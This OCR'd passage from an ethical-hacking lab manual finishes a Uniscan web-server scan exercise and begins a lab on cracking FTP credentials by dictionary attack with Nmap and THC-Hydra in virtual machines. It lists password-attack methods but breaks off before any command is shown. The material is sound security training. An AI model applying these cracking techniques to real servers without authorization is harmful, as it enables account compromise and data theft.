
    Note: Scroll to analyze the complete output of the scan. It should take approximately 18 minutes for the scan to finish.









18. Click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options.




19. Click **File System** from the left-pane and click **usr → share → uniscan → report**.



20. Right-click on **10.10.1.22.html**. Hover your mouse cursor on **Open With** and click **Firefox** from the menu to view the scan report.



21. The report opens in the browser, giving you all **scan details** in a more comprehensive manner. Here, you can further analyze the report in depth.



22. This concludes the demonstration of how to gather information about the target web server using Uniscan.
23. Close all terminal windows on the **Parrot Security** machine.
24. Turn off the **Windows Server 2022** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Lab 2

Perform a Web Server Attack

An expert hacker and pen tester must implement various techniques to launch web server attacks on the target web server.

Lab Scenario

After gathering required information about the target web server, the next task for an ethical hacker or pen tester is to attack the web server in order to test the target network's web server security infrastructure. This requires knowledge of how to perform web server attacks.

Attackers perform web server attacks with certain goals in mind. These goals may be technical or non-technical. For example, attackers may breach the security of the web server to steal sensitive information for financial gain, or merely for curiosity's sake. The attacker tries all possible techniques to extract the necessary passwords, including password guessing, dictionary attacks, brute force attacks, hybrid attacks, pre-computed hashes, rule-based attacks, distributed network attacks, and rainbow attacks. The attacker needs patience, as some of these techniques are tedious and time-consuming. The attacker can also use automated tools such as Brutus and THC-Hydra, to crack web passwords.

An ethical hacker or pen tester must test the company's web server against various attacks and other vulnerabilities. It is important to find various ways to extend the security test by analyzing web servers and employing multiple testing techniques. This will help to predict the effectiveness of additional security measures for strengthening and protecting web servers of the organization.

Lab Objectives

- Crack FTP credentials using a Dictionary Attack

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Web Server Attack

Attackers can cause various kinds of damage to an organization by attacking a web server, including:

- Compromise of a user account
- Secondary attacks from the website and website defacement
- Root access to other applications or servers
- Data tampering and data theft
- Damage to the company's reputation

Lab Tasks

Task 1: Crack FTP Credentials using a Dictionary Attack

A dictionary or wordlist contains thousands of words that are used by password cracking tools to break into a password-protected system. An attacker may either manually crack a password by guessing it or use automated tools and techniques such as the dictionary method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

First, find the open FTP port using Nmap, and then perform a dictionary attack using the THC Hydra tool.

1. Turn on the **Windows 11** and **Parrot Security** virtual machines.

   Note: Here, we will use a sample password file (**Passwords.txt**) containing a list of passwords to crack the FTP credentials on the target machine.

2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

